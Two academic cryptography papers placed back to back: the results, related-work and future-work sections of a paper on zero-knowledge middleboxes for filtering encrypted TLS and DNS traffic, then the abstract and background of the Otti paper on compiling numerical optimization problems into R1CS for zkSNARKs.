HTTP Firewalling (§6). For this experiment, we evaluated Prove on a 500-byte ciphertext. HTTP requests can be larger than this, but since this policy only concerns the first line of a given request, the prover only needs to decrypt a prefix of the ciphertext long enough to contain the first line.

The results are shown in the first row of Figure 7. For this case study, the dominant cost, by far, is channel opening: SCO by itself costs nearly 1.5 million gates, where about 380,000 are for AES decryption; the other two steps take just 21,000.

Domain Blocklisting for DoT/DoH (§7.2, §7.3). For this experiment, we use the Python experiment harness described above to create the Merkle tree and compute Merkle paths for the non-membership proof. We use the Poseidon [58] hash function; because of a subtlety with how Poseidon works, our implementation only supports 253-byte domain names, one less than the real length limit. We use a blocklist containing two million entries, obtained from an online blocklist of adult-content domains [94], which we believe to be comparable to the size of proprietary adult-content blocklists [144]. Because the blocklist must be downloaded by the client during Registration, a practical question is the size of the blocklist. Our two million domain blocklist is about fifty megabytes in size and can be compressed with gzip to just over seven megabytes—thus, the cost of downloading and storing the blocklist is relatively small.

Creating the Merkle tree for this blocklist is expensive: it takes nearly two hours. The hash tree itself is over 500 megabytes (roughly two million 254-bit hashes). Computing the Merkle tree is a one-time cost for the client; even still, two hours is impractical. The high cost here is likely because of our unoptimized Python implementation of Poseidon.

Our DoT and DoH experiments use ACO. Because encrypted DNS uses a long-lived TLS connection, it makes sense to run the setup once and use amortized channel opening for each packet. For DoT we use a 255-byte ciphertext with ChaCha20/Poly1305 decryption. Overall, the cost is only 195,000 gates. Parse-and-extract and policy check take only 90,000 gates. Even for our fairly large blocklist, proving non-membership costs only 40,000 gates: Merkle paths are compact and Poseidon's circuit is small, costing only 250 gates.

We next evaluate DoH `GET` with AES and a 500 byte ciphertext. The cost is much higher than the DoT circuit: 495,000 gates. The parse-and-extract policy check costs about 115,000 gates; thus, the bulk of the cost is AES decryption.

Resolver Allowlisting for ODoH (§7.6). We evaluate our ODoH case study described in Section 7.6 with the amortized channel opening circuit for a 500-byte ciphertext. Our current implementation of the policy check circuit only supports a one-entry allowlist and cannot yet use Merkle proofs. This experiment results in similar performance to DoH.

Summary. Overall, our experiments indicate ZKMBs are not yet practical for all use cases: for example, SRS sizes (up to 235 MB) are a barrier to deployment. Also, proving time is too high in our HTTPS firewalling case study, where each new connection would have a ≈20-second setup cost.

On the other hand, in some settings ZKMBs' proving time is nearly practical. For encrypted DNS, where the client has a long-lived TLS connection to a DNS resolver, the setup time must be incurred only once. Then, each query for a new domain costs only 3 seconds, which, while not ideal, is within bounds for latency-sensitive workloads, like a human browsing the web. A browser implementation could even precompute proofs as DNS names are prefetched.

9 Related Work

Implementations of probabilistic proofs. Probabilistic proofs are fundamental in cryptography and complexity theory [2–4, 53–55]. At a high level, they allow a *verifier* to efficiently and probabilistically check a claim made by a *prover*. Over the last decade, and accelerating over the last few years, there has been intense interest in refining and implementing probabilistic proofs, with particular interest in proofs with zero-knowledge properties. See [121, 128, 131] for surveys.

Built systems generally involve a *back-end* (a probabilistic proof protocol) and a *front-end* (a mechanism for transforming from a high-level computation to a circuit). We use the Groth16 [59] back-end, summarized earlier (§3). Groth16 is built atop the seminal QAP formalism [52], which was initially implemented in Pinocchio [106] (see also BCTV [9]). All of these works have the qualitative performance described earlier (§3, §8). For relatively recent comparisons of Groth16 and other strands of back-ends, see Hyrax [130, §8] and Spartan [113, §9]. Subsequent work has not changed the qualitative costs and trade-offs, though there has been progress in relaxing setup assumptions [1, 7, 10, 20, 24, 25, 50, 89, 90, 113, 114, 130, 142] and extending the machinery to circuits and statements of greater size and scope via recursive proof composition [15, 19, 51, 80, 81].

Turning to front-end work, there are two main approaches: "ASIC" and "CPU" [128, 131]. We use the xJsnark [79] front-end, which is an "ASIC" approach, meaning that each high-level computation transforms to a custom circuit **C**. A program compiler works over the high-level computation, going line-by-line to produce corresponding arithmetic circuit gates (or constraints), using various techniques to produce concise encodings when possible [16, 17, 27, 31, 104, 106, 107, 115, 129, 145]. A variant of this approach is to hand-design circuits by exploiting recent enhancements to arithmetization [13, 49]. In contrast, the "CPU" front-end approach encodes a "universal machine" in a circuit [7–9, 143]. This approach, while in principle facilitating programmability, results in performance that is not competitive (overhead of 50× [129]).

Applications of general-purpose ZK proofs have so far mainly surrounded cryptocurrency [111] (with exploding commercial interest in blockchain applications), though a recently launched program by DARPA, called SIEVE, seeks to develop applications beyond that sphere. To our knowledge, no prior work has applied this machinery to network security.

Middlebox architectures. Many works have proposed alternate middlebox architectures to cope with encrypted traffic. Sherry's dissertation provides an overview [117] while Naylor et al. [99] provide a thoughtful framework for comparing different solutions [99].

TEE-based approaches. ETTM [36] creatively re-imagines network architecture, placing middlebox functionality in a trusted virtual machine on the end host, which requires trusted hardware (to attest to, and boot, the hypervisor). Endbox [56] refines this vision, placing the middlebox code in a trusted execution environment (TEE), such as an SGX enclave, on end hosts. A variant of this architecture runs the middlebox code in an in-cloud TEE to which key material is disclosed [65, 108, 124]; the motivation is enterprise-deployed middleboxes running on untrusted cloud platforms. mbTLS [99] replaces end-to-end TLS with hop-by-hop TLS with TEE enclaves implementing middlebox functionality between each hop in a manner agreed by both endpoints. These works and many others [40, 57, 64, 82, 132] rely on trusted enclaves, which we consider not to meet our compatibility requirement (§1).

TLS modification approaches. Like ZKMBs, Blindbox [116] is based on advanced cryptographic tools, specifically Oblivious Transfer, circuit garbling, and searchable encryption. Blindbox encrypts all traffic with ordinary TLS and a separate, weaker encryption that allows the middlebox to compute obliviously. Blindbox requires changes to servers, which must check the consistency of the TLS contents and the weaker encryption, otherwise the client can equivocate (§5). Successive work in the same model includes Embark [86] and many others [45, 75, 84, 85, 88, 92, 102, 103, 109, 137, 140].

Another approach is mcTLS [100], which maintains the standard cryptographic properties of TLS but enables granting one or more middleboxes read and/or write access to certain portions of a TLS connection by revealing context-specific keys. Middleboxes can thereby enforce network policy or provide functionality without removing all security benefits of TLS. For example, DNS filtering can be implemented using mcTLS by granting the middlebox read-only access to the request body, and traffic compression can be implemented by granting read/write access to the response body.

All of these proposals require server-side changes, which we regard as incompatible with widespread adoption.

Comparison to ZKMBs. Assessing our work using Naylor et al.'s taxonomy [99] of design options for middlebox-enabling modifications to TLS highlights that ZKMBs represent a new point in the design space. On the one hand, ZKMBs don't support middleboxes with write access to traffic (only read access); don't (by design) provide transparency to servers about the presence of middleboxes; and don't provide path integrity [99]. On the other hand, in ZKMBs, the middlebox learns only that traffic policy is compliant, as opposed to (in mcTLS) reading all or part of the client's request. ZKMBs thus represent a new category within Naylor et al.'s "granularity of data access" property. A potential avenue for future work is to combine the zero-knowledge data access of ZKMBs with other properties like path integrity or bilateral transparency achieved by mcTLS or mbTLS.

Proving properties of encrypted data. Some prior research shares a high-level goal with ZKMBs: proving something about the (hidden) plaintext of a (public) ciphertext. One such line of work develops verifiable encryption (VE)

schemes [22], which are public-key encryption schemes that enable efficient generation of proofs for predetermined functions of plaintexts (for example, that the message is the discrete log of a public group element). Each function usually requires its own dedicated VE scheme. ZKMBs are conceptually similar to VE; however, VE is not compatible with existing protocols, so VE techniques are inapplicable to ZKMBs.

Two more recent papers share our compatibility requirement (§1). Wang et al. [133] build a certificate authority that can issue certificates to anonymous users. One step of their certificate issuance protocol involves proving that part of a TLS 1.2 record has a given hash value. They do not consider TLS 1.3, and the goals and techniques of their work are otherwise distinct from ours.

Zhang et al. [141] build a "decentralized oracle" (DECO) primitive that allows a user to reveal server responses to a non-inline third party. Their construction relies on the user and third party jointly running a TLS client via secure multiparty computation (MPC). Clients can optionally prove statements about responses using a ZK proof system instead of revealing them. In an appendix, they suggest that the third party could be an inline proxy, to reduce MPC overhead.

Zhang et al. make a few important observations that prefigure some of the technical challenges in building ZKMBs: first, as described in Section 5, they recognize the need for TLS records to commit to plaintexts. They also highlight the risk of the prover equivocating the message by lying about its structure. The authors address this via specialized sub-circuits for extracting contents from JSON responses, essentially a special case of the parse-and-extract step in our proof pipeline. However, there are several crucial differences between their work and ours. First, the high-level goal of a decentralized oracle is to let the client prove statements about TLS responses from servers; in contrast, in ZKMBs, clients prove statements about their own traffic. Second, their ZK proof protocols rely on the prover and verifier having a secret-shared version of the TLS session key output from their MPC protocol. Finally, though they consider TLS 1.3, their main focus is on TLS 1.2 and optimizing for HMAC-then-CBC encryption, which is unavailable in TLS 1.3.

10 Summary, Discussion, and Future Work

To summarize, this paper introduced ZKMBs (§2, §4), thereby identifying a novel application of general-purpose ZK proofs. Instantiating secure and efficient protocols, however, was easier said than done. The biggest challenge was representing enough of the TLS handshake in the circuit formalism (§3) to achieve the needed binding property (§5) while keeping the circuit as compact as possible (for performance). Another challenge was embedding DNS filtering (§7) in a circuit.

In our experiments (§8), proof length is 128 bytes, and the verifier (middlebox) runs in 2–5ms. These quantities are inherited from Groth16 [59].

Three aspects of performance give us pause for near-term ZKMB deployment. First, even several milliseconds of verification time (roughly, 300–500 proofs per second) could be too costly, when considering that network links often carry many more then several hundred packets per second. A mitigating factor, however, is that policy enforcement need not be synchronous. Although we have described the middlebox as dropping non-compliant traffic, an alternate arrangement would have the middlebox *auditing*: verifying proofs, perhaps in batches, after it has forwarded traffic. The remediation for an invalid proof, which is to say a failed audit, would be blocking the client from the network.

Second, the prover's (client's) running time is around 14 seconds to initiate a TLS connection and several seconds for any packets that call for proofs. On the other hand, there are specialized settings, such as encrypted DNS (§7), where the initiation cost amortizes and the per-proof cost is affordable, or nearly so (§8).

Third, the SRS (§3) is large (hundreds of megabytes). How does the SRS get to clients? If each middlebox generates its own, clients have to download a large package when joining a new network. Alternatively, a trusted entity (such as a browser vendor) could install on clients SRSes for appropriate, fixed circuits. A maliciously generated SRS is a risk only to middleboxes, not clients: a compromised SRS would undermine soundness of the proof system, enabling policy circumvention via forged proofs, but clients' privacy would not be affected [48]. Notice that if the middlebox needs to update policy, pre-installation is not a practical option, but it might still be advantageous to have browser vendors disseminate SRS updates, perhaps with browser upgrades.

Several items in our paper are clear targets for future work: implementing the private blocklist technique (§7.5), supporting requests that span several TLS records, and implementing functionality that necessitates proofs per packet (such as IDS and malware scanning).

There are several larger extensions to explore. One is *circuit decomposition*, in which each of channel opening, parse and extract, and policy-check (§4) are separate circuits, each with a separate SRS. Each circuit would output a commitment, which would be opened in the successive circuit. This arrangement would allow the middlebox to run its own ZKSetup for the smaller circuits (parse-and-extract and policy-check), while trusted parties could install the infrequently-changing channel-opening circuit on clients. One systems question is what language the middlebox should use for expressing policy to clients, so that the client's networking stack can prevent non-compliant messages, and so that the client and middlebox can agree on the relevant circuits.

Another extension is alternate back-end proof protocols (§9). Universal SNARKs [24, 50, 93] are proof protocols in which a single SRS can be applied to different circuits of the same length. Using this machinery would ease the tradeoff between setup costs and trust (because now the setup

has to be done once, without ongoing revision), at the possible cost of more circuit design work and larger proofs. Also intriguing are backends that achieve excellent prover overhead [1,10,90,113,142] and require no trusted setup, though at the expense of larger verifier running time and larger proofs. Indeed, preliminary investigations indicate that by using a MPC-style proof protocol [42, 135, 136, 139], proving times of roughly one second are achievable, at the cost of verifier time rising to one second as well.

Another interesting direction is extending ZKMBs to other middlebox architectures. We focused here on the simplest case, a single middlebox located in the same local network as the client. We expect ZKMBs to adapt naturally to other settings, for example a middlebox interposed in front of the server, a middlebox running "off-path" in the cloud (§9), a chain of middleboxes enforcing different policies, stateful middleboxes, or traffic-rewriting middleboxes. Finally, a challenging task for future work is an implementation of a ZKMB that runs at the network's line rate.

Efficient Representation of Numerical Optimization Problems for SNARKs

Sebastian Angel[⋆†] Andrew J. Blumberg[‡] Eleftherios Ioannidis[⋆] Jess Woods[⋆]
[⋆]*University of Pennsylvania* [†]*Microsoft Research* [‡]*Columbia University*

Abstract. This paper introduces Otti, a general-purpose compiler for (zk)SNARKs that provides support for numerical optimization problems. Otti produces efficient arithmetizations of programs that contain optimization problems including linear programming (LP), semi-definite programming (SDP), and a broad class of stochastic gradient descent (SGD) instances. Numerical optimization is a fundamental algorithmic building block: applications include scheduling and resource allocation tasks, approximations to NP-hard problems, and training of neural networks. Otti takes as input arbitrary programs written in a subset of C that contain optimization problems specified via an easy-to-use API. Otti then automatically produces rank-1 constraint satisfiability (R1CS) instances that express a succinct transformation of those programs. Correct execution of the transformed program implies the optimality of the solution to the original optimization problem. Our evaluation on real benchmarks shows that Otti, instantiated with the Spartan proof system, can prove the optimality of solutions in zero-knowledge in as little as 100 ms—over 4 orders of magnitude faster than existing approaches.

1 Introduction

Optimization problems are pervasive in science, government, business, and academia. Convex optimization in the form of linear programming (LP) and semidefinite programming (SDP) is widespread, and the rise of deep learning has put particular emphasis on stochastic gradient descent (SGD). Example applications include resource allocation problems, approximation of NP-hard problems, training of machine learning models, and others. Efficiently producing solutions to these problems is the subject of intensive study. However, there is much less focus on providing transparency about the nature of the solution process or the quality of the resulting answer. Today, a *solver* (e.g., a government agency like FEMA) publishes the purported optimal solution to an optimization problem (e.g., the optimal allocation of medications to shelters) and asks *clients* (parties interested or affected by the result) to trust the solution. While clients could in principle rederive the optimal solution on their own, in many applications the inputs to the optimization problem are sensitive and cannot be shared (for example, due to security clearances, personal identifiable information, or business secrets). This complicates accountability and transparency.

Existing systems for zero-knowledge succinct non-interactive arguments of knowledge (zkSNARKs) [14–16, 18, 19, 26–28, 38, 40, 48, 54, 63, 65, 70, 73, 75] offer an attractive way to bring accountability and transparency into an otherwise opaque process. Assuming that the inputs can be made available in the form of cryptographic commitments by some means, the solver can generate a cryptographic proof that convinces clients that the solution is optimal without revealing the sensitive inputs. Concrete examples of where this situation might be applicable include:

- A school commits to secret admissions criteria. Students submit application materials (test scores, etc.) and the school then proves, in zero-knowledge, that admissions were the optimal solution to the optimization problem.
- A hospital commits to a donor list. The hospital then proves in zero-knowledge to a prospective donor, who is a partner of someone in need of an organ (but not a match), that if they donate their kidney their partner can receive a compatible organ (this is called a kidney chain [12]).
- An automobile company commits to a data set. The company proves to regulators safety properties about the data in zero-knowledge (that it has adequate sample diversity, light conditions, etc.). Then, the automobile company can prove (again in zero-knowledge) that the ML model incorporated in a car was trained with the committed data.

The above examples are predicated on existing zkSNARKs being able to describe facts about optimization problems. Unfortunately, existing mechanisms for expressing optimization problems in a format amenable for zkSNARKs (e.g., arithmetic or boolean circuits, rank-1 constraint satisfiability systems) result in prohibitive costs. As a concrete example, representing an LP instance with 3 variables and 3 linear equations using a state-of-the-art compiler for SNARKs [52] results in over 1 million multiplication gates. Worse yet, we are unable to compile much larger instances due to the radical blow up in the number of constraints and the high memory burden this places on the compiler. This massive expressivity cost comes from a few sources: (1) the need to support random memory accesses; (2) the need for fixed point or double precision to approximate real numbers; (3) the need to upper bound the number of loop iterations required to find an optimal solution for any possible inputs; and (4) the need to express the complex logic of the solver.

To address these issues, we introduce Otti, a compiler for zkSNARKs that takes as input programs written in C that include optimization instances and outputs rank-1 constraint satisfiability instances (R1CS) for these programs that are succinct and efficient to prove and verify. Otti works as follows:

Exploit nondeterministic checkers. Otti uses the observation that for a prover to convince a verifier that it knows the output of some program, the prover does not actually need to

run the program at all, much less prove that it ran the program correctly. Instead, the prover just needs to prove that the output of the program is *correct*. For example, the prover does not need to prove that a list was sorted with Quicksort, but simply that the list is in sorted order. Therefore, in such examples the prover can prove to the verifier that a purported output of the program is correct—this is equivalent to running the program and obtaining the solution. A *nondeterministic checker* is a special program that does this: the nondeterministic checker is derived from the original program and takes the solution to the original program as a nondeterministic input (how the prover gets this solution is irrelevant). The prover then confirms that the solution is correct (i.e., passes the checker) and proves this fact to the verifier, via a zkSNARK.

Build nondeterministic checkers from certificates. Otti uses the certificates of optimality which are available for many optimization problems [47] to build nondeterministic checkers. Validating these certificates is equivalent to verifying that the solution to the optimization problem is optimal. Crucially, the nondeterministic checkers produced by this approach are radically more efficient than the original programs: they reduce (and often eliminate) the need for random memory accesses, eliminate the need to upper bound loop iterations, and avoid representing the logic of the solver itself.

Probabilistic certificates of optimality. Many important classes of optimization problems (e.g., instances where SGD is used) lack deterministic certificates of optimality. In these cases, Otti introduces the notion of *probabilistic certificates of optimality* (PCO). PCOs have the same benefits as standard certificates but have a small soundness error. We show how to apply PCOs to some instances of SGD to construct efficient nondeterministic checkers. Our approach here is guided by a new conjecture that asserts that whenever there is a rapid convergence result for SGD, one can extract a PCO and therefore also a nondeterministic checker.

Automatic generation of checkers. Otti takes as input C programs extended with an API for optimization problems (e.g., Otti's API for LP is inspired by Google's Glop linear solver [6]). Otti then automatically extracts and compiles the nondeterministic checker for the optimization program defined with this API. This allows developers to be oblivious to the notions of certificates of optimality, since their theory can be quite complex for problems beyond LP.

Leverage numerical optimization solvers. Otti leverages existing fast numerical solvers (e.g., lpsolve [7]) to find the solution to the underlying optimization problems in the provided C programs (and our API) and supply these solutions to the nondeterministic checkers that Otti generates.

We have implemented a prototype of Otti on top of the CirC SNARK compiler [52] and have compiled a variety of real-world benchmarks typically used within the optimization community to measure the performance of commercial solvers. Otti can generate proofs for the R1CS corresponding to these benchmarks using the Spartan zkSNARK [63] in times ranging from 100 ms to 19 sec (for thousands to around seven million constraints). On average, proof generation for LP and SDP is 30–40× more expensive than finding the solutions themselves using existing solvers. For SGD, proof generation is on average 80× more expensive, and up to two orders of magnitude more expensive for the worst performing dataset. This constitutes a significant improvement over prior work which produces R1CS statements that take over 4 orders of magnitude longer to prove for LP statements and cannot compile any of the SDP or SGD problems.

2 Background

In this section we briefly review *zero-knowledge succinct non-interactive argument of knowledge* (zkSNARKs), give background on how computations in zkSNARKs are typically represented, and then discuss the notion of nondeterministic checkers. Note that this paper does not introduce a new zkSNARK, nor does it make any changes to existing ones. Instead, Otti's contributions are on representing numerical optimization problems in a way that is more efficient for *existing* zkSNARKs. We therefore only discuss the properties of zkSNARKs rather than the details of how they work.

2.1 zkSNARKs

A zkSNARK is a cryptographic protocol that allows a prover to convince a verifier that it has knowledge of a satisfying witness to an NP statement – without revealing any information beyond what is implied by the validity of the statement. A common choice for zkSNARKs is to target the NP complete problem of *rank-1 constraint satisfiability* (R1CS) since any nondeterministic random access machine running in a fixed number of times steps can be transformed into an R1CS instance. We discuss R1CS in the next section, but informally, zkSNARKs have the following properties:

1. **Succinct:** The size of the proof and its verification should be sublinear (ideally polylog) in the size of the statement.
2. **Non-interactive:** No interaction is required between the prover and verifier besides the transferring of any verifier inputs and the computation's output and proof.
3. **Argument of knowledge:** The prover must convince the verifier that it knows a witness that satisfies the R1CS instance. This argument is complete and sound.
   - *Completeness:* An honest prover who knows a witness that satisfies the R1CS instance can always generate a proof that convinces the verifier of this fact.
   - *Computational Soundness:* A malicious prover cannot fool the verifier into accepting an invalid proof, except with negligible probability.
4. **Zero-knowledge:** The proof reveals no information to the verifier beyond the fact that the prover knows a witness that satisfies the R1CS instance.

2.2 Rank-1 constraint satisfiability

An R1CS instance is a tuple $(\mathbb{F}, A, B, C, io, m)$, where $\mathbb{F}$ is a finite field, io is the public input and output of the instance, $A, B, C \in \mathbb{F}^{m \times m}$ are square matrices, and $m \geq |io| + 1$. This instance is satisfiable if and only if there exists a witness $w \in \mathbb{F}^{m-|io|-1}$ that makes up a solution vector $z = (io, 1, w)$ such that $(A \cdot \vec{z}) \circ (B \cdot \vec{z}) = (C \cdot \vec{z})$, where $\cdot$ is the matrix-vector product and $\circ$ is the Hadamard product. The entry of z fixed at 1 enables the encoding of constants.

Since matrix entries can be used to encode both addition and multiplication gates over $\mathbb{F}$, R1CS generalizes arithmetic circuit satisfiability. As we show in the next section, one can "compile" a program written in a high level language like C into R1CS, such that the R1CS instance is satisfiable if and only if the output of the R1CS instance (part of io) is the result of correctly evaluating the program on the public inputs.

2.3 Compiling programs to R1CS

Given a program written in a high-level language like C, how does one convert it to R1CS? There are many "frontend" arithmetizing compilers [16, 17, 24, 28, 34, 42–44, 52, 64, 67, 69, 72] written to handle this conversion and even optimize the generated satisfiability instance (i.e., minimize the number of constraints). Over time, these compilers have added support for an increasing number of programming language features like control flow, random-access memory (RAM), bounded loops, algebraic datatypes, and more. Additionally, some compilers can optimize R1CS representations using classical compilation techniques like constant folding or loop flattening and new methods like range proofs.

Let's take for example the following C program:

```
int foo(int a) {
    int prod = 1;
    int i;
    for(i = 0; i < 3; i++) {
        prod *= a;
    }
    prod += i;
    int r = 30 / prod;
    return r;
}
```

This program, `foo`, takes an integer a as input. A compiler may start by unrolling the bounded loop into a sequence of assignments. This operation introduces versioning for variables, denoted by a subscript, a form otherwise known as single-static assignment (SSA) [59]. SSA allows the expression of mutable computations into immutable equations between versions of variables. The result may look like:

$$
\begin{aligned}
&prod_0 = 1,\ i_0 = 0 \\
&prod_1 = prod_0 \times a,\ i_1 = 1 \\
&prod_2 = prod_1 \times a,\ i_2 = 2 \\
&prod_3 = prod_2 \times a,\ i_3 = 3 \\
&prod_4 = prod_3 + i_3 \\
&r = 30/prod_4
\end{aligned}
$$

For the sake of simplicity we will omit the transformation between the C `int` type and the elements in R1CS which are in the finite field $\mathbb{F}_p$. In this particular example we will treat them the same. The values of $prod_0, i_0, i_1, i_2, i_3$ are actually constants, so R1CS compilers can use standard techniques like constant propagation and algebraic identities to eliminate unnecessary constraints. The resulting constraints are:

$$
\begin{aligned}
prod_2 &= a \times a \\
prod_3 &= prod_2 \times a \\
prod_4 &= prod_3 + 3 \\
r &= 30/prod_4
\end{aligned}
$$

With the exception of $r = 30/prod_4$, these equations can be represented in the form of matrices $(A \cdot \vec{z}) \circ (B \cdot \vec{z}) = (C \cdot \vec{z})$, as we discuss in Section 2.5. To make $r = 30/prod_4$ fit our desired form, we can leverage Fermat's little theorem. Since $x^{p-2} \cdot x \equiv x^{p-1} \equiv 1 \pmod{p}$, we can give the expression:

$$
\begin{aligned}
inv &= (prod_4)^{p-2} \\
r &= 30 \times inv
\end{aligned}
$$

This allows us to represent inv in $\log(p)$ R1CS constraints. However, there is a cheaper way to express the inverse if one leverages the non-determinism supported by R1CS.

2.4 The benefits of non-determinism

We review the notion of a *nondeterministic checker*, which we will employ as a drop-in replacement for a computation that is not efficiently represented in R1CS. Rather than expressing a computation directly, we imagine we are given the result of the computation and merely check that this result is correct. This transformation makes sense when checking a solution is more efficient (concretely) than computing it.

Some basic nondeterministic checkers appear in existing SNARK compilers under the term *exogenous computations*. They are used for expressing things like bit decomposition (crucial for performing bitwise operations) [66], matrix multiplication [71, 76], RAM and remote storage via hash functions [24], among other generic and simple constructs. In Otti, we go a step further and take advantage of the full expressivity and power of nondeterministic checkers by extracting the important properties of optimization programs and checking these properties. To fully characterize nondeterministic checkers, we give a formal definition below.

Nondeterministic checkers. A *partial function* from set X to set Y is a function from a subset of X to Y. A *total predicate* is a total function with a codomain of $\{0, 1\}$. The relation between a computation $\mathcal{C}$ and a nondeterministic check $\mathcal{V}$ can be represented as a partial function $\mathcal{C}(X) \mapsto Y$ and a total predicate $\mathcal{V} : X \times Y \to \{0, 1\}$, such that $\forall x \in X$ and $y \in Y$, $\mathcal{C}(x) = y \Leftrightarrow \mathcal{V}(x, y) = 1$. Conversely, both termination and non-termination with $\mathcal{C}(x) \neq y$ correspond to $\mathcal{V}(x, y) = 0$. The equivalence above implies the existence of a trivial $\mathcal{V}$ for

any $\mathcal{C}$ which simply recomputes $\mathcal{C}$:

$$\mathcal{V}(x,y) := \begin{cases} 1 & \text{if } \mathcal{C}(x) = y, \\ 0 & \text{otherwise} \end{cases}$$

Unlike the trivial $\mathcal{V}$, for many computations it is actually possible to get a considerable improvement in resource use between computing $\mathcal{C}$ versus $\mathcal{V}$, either in asymptotic terms or in absolute terms. We demonstrate the benefits of nondeterminism with the example from the previous section. We define $\mathcal{C}(x) = 30/x$ and its nondeterministic check as:

$$\mathcal{V}(x,y) := \begin{cases} 1 & \text{if } x \times y = 30, \\ 0 & \text{otherwise} \end{cases}$$

We can prove that $\mathcal{C}(x) = y \Leftrightarrow \mathcal{V}(x,y) = 1$ always holds, including the case where $x = 0$, since $\mathcal{V}(0,y)$ can never be 1, as that would imply $\exists y$ such that $0 \times y = 30$, a contradiction.

We use this nondeterministic check to replace the equation $r = 30/prod_4$ from the last example with a free variable r and the equation $r \times prod_4 = 30$. This single multiplication is one R1CS constraint, a considerable improvement from the $\log(p)$ constraints generated by Fermat's little theorem.

2.5 Matrix representation

We now discuss how to turn our equations into the matrix format described in Section 2.2, and which serves as the input to many zkSNARKs. We first reformat the equations, so each corresponds to one row of the matrices:

$$\begin{aligned} a \times a &= prod_2 \\ prod_2 \times a &= prod_3 \\ r \times (prod_3 + 3) &= 30 \end{aligned}$$

We can see that $prod_4 = prod_3 + 3$ gets "wrapped into" a multiplication constraint. For this reason, addition and multiplication by a constant are basically free in R1CS. Multiplications of two variables are a single constraint.

The solution vector $\vec{z}$ will be of the form $(io, 1, w) = (a, r, 1, prod_2, prod_3)$, where a is the public input, 1 is used to encode constants, and the tuple $(prod_2, prod_3, r)$ is the witness. We create the corresponding R1CS matrices A, B, C:

$$\begin{pmatrix} 1&0&0&0&0 \\ 0&0&0&1&0 \\ 0&1&0&0&0 \end{pmatrix} \cdot \vec{z} \circ \begin{pmatrix} 1&0&0&0&0 \\ 1&0&0&0&0 \\ 0&0&3&0&1 \end{pmatrix} \cdot \vec{z} = \begin{pmatrix} 0&0&0&1&0 \\ 0&0&0&0&1 \\ 0&0&30&0&0 \end{pmatrix} \cdot \vec{z}$$

A vector $\vec{z} = (3, 1, 1, 9, 27)$ satisfies this R1CS instance.

3 Numerical optimization problems

Otti's focus is on producing efficient R1CS for *numerical optimization problems*. Optimization problems aim to minimize or maximize an objective function $f\colon \mathbb{R}^n \to \mathbb{R}$ by choosing the best available inputs according to some set of constraints, $\{g_i\}$ and $\{h_i\}$. We are concerned primarily with convex optimization problems, where the objective function is a convex function and the feasible region of inputs is convex. Optimization problems are described by a standard form:

$$\begin{aligned} &\text{maximize } f(x) \\ &\text{subject to } g_i(x) \leq 0 \\ &\qquad\qquad h_i(x) = 0 \end{aligned}$$

Standard convex optimization problems that have efficient solvers include problems where the objective and constraints fit the frameworks of linear programming (LP) and semidefinite programming (SDP). More generally, a wide class of convex problems can be efficiently solved using variants of gradient descent; this is a generic framework that requires smoothness hypotheses on the objective function but does not make assumptions about the form of f, $\{g_i\}$, and $\{h_i\}$. Gradient descent is very general and does not in fact require convexity, only enough smoothness in the objective function to calculate and numerically approximate gradient vectors.

3.1 Applications

Optimization problems are ubiquitous and there are many applications critical to business, government, and academia. Some real-world examples that Otti can handle are as follows.

- Product mix: Optimize the mix of different types of transportation (e.g., bus, plane) to minimize travel time to some destination. This can be phrased as an LP problem.
- Stocks or marketing: Determine the allocation of money to stocks or ad campaigns to maximize return or clicks over a 2 year period. This can be phrased as an LP problem.
- Scheduling: Find the optimal schedule to run tasks in a real-time system subject to a variety of time and space constraints. This can be phrased as an LP problem.
- Matrix completion: Suppose a 2D picture is given that has a lot of missing pixels. A technique known as matrix completion can be used to find values for these pixels that minimizes an important metric (nuclear norm). This can be phrased as an SDP problem.
- Circuit manufacturing: Find the minimum amount of area needed in a resistor-capacitor (RC) circuit to support a given signal propagation delay. Similarly, find the minimum power dissipation of an RC circuit subject to a given propagation delay. These can be phrased as SDP problems.
- Machine learning: Gradient descent is widely used to train the parameters for machine learning models, including neural networks, SVMs, and logistic regression.

3.2 Challenges

Expressing existing optimization problems in R1CS is difficult to do efficiently owing to the demanding features required by optimization solvers. As a concrete example, consider the Simplex algorithm for solving LP instances, which is by far the simplest among the solvers we surveyed. Below we highlight the major sources of complexity and overhead, which materialize in some form in all existing optimization solvers.

Loops. Simplex uses unbounded while loops; exiting out of some loops is dependent on a variable known only at runtime. For example: `while (lowest >= 0);` where `lowest` is either a public input or a value provided by the prover exogenously (§2.4). To compile such data-dependent loops into R1CS, a compiler must choose some large upper bound and compile that many iterations, regardless of how many are actually needed for a given instance.

RAM. Simplex performs random memory accesses. This commonly occurs with arrays—in Simplex, the statement `if (tableau[pivot_row][pivot_col] > 0);` has the variables `pivot_row` and `pivot_col`, which are not known until runtime. A compiler must therefore have a way to express random access memory. Prior compilers do this with the use of Merkle hash trees [24], hash sets [64], accumulators [53], or sorting networks [16, 69]. In all cases, these technique increase the size of the R1CS instance by orders of magnitude over computations that perform no random accesses.

Real numbers. Simplex uses real numbers. Since these numbers must be represented as field elements in R1CS, an appropriate encoding must be represented as well. This means extra constraints for handling arithmetic operations, boolean operations, and casting. This can make a single variable assignment like `double a = b * c;` into hundreds of constraints.

Missing features. SNARK compilers support only a subset of the functionality of traditional languages. Meanwhile, production solvers use vectorized instructions, GPU extensions, and external libraries. A developer who wishes to use SNARK compilers is forced to write their code in the accepted subset of the language, and lose the efficiency of existing solvers.

4 Overview of Otti

Otti responds to the aforementioned challenges with the following idea: instead of compiling an unoptimized solver that lacks many features, Otti continues to use a state-of-the-art optimization solver and instead compiles into R1CS a nondeterministic checker that confirms the optimality of the solution produced by the solver. Crucially, we show how to automatically derive this checker, and how to avoid RAM accesses and unbounded loops so that it is efficient.

In the next sections we discuss Otti's components. Figure 1 gives an overview of the high-level workflow. We start with a numerical optimization instance that represents a real-world problem. Otti asks developers to write the optimization problem using a simple API. For example, Otti's LP API is inspired by Google's glop [6]. In addition, we have implemented parsers for the most common file formats used to specify these problems: for LP, Otti can parse MPS files [3]; for SDP, Otti can parse SDPA files [36]; for SGD, Otti can parse PMLB files [51, 58]. Unlike the first two, SGD is so general that there is no standard file format available but Otti could easily be extended to support other formats. A key benefit of supporting these file formats is that Otti can run existing



FIGURE 1—High-level workflow of Otti.

benchmarks without modification.

Once the optimization problem has been parsed or specified in C with our API, Otti exploits the notion of *certificates of optimality and infeasibility* (detailed in Section 5) to automatically construct a nondeterministic checker, which verifies the optimality of a purported solution to the problem instance.

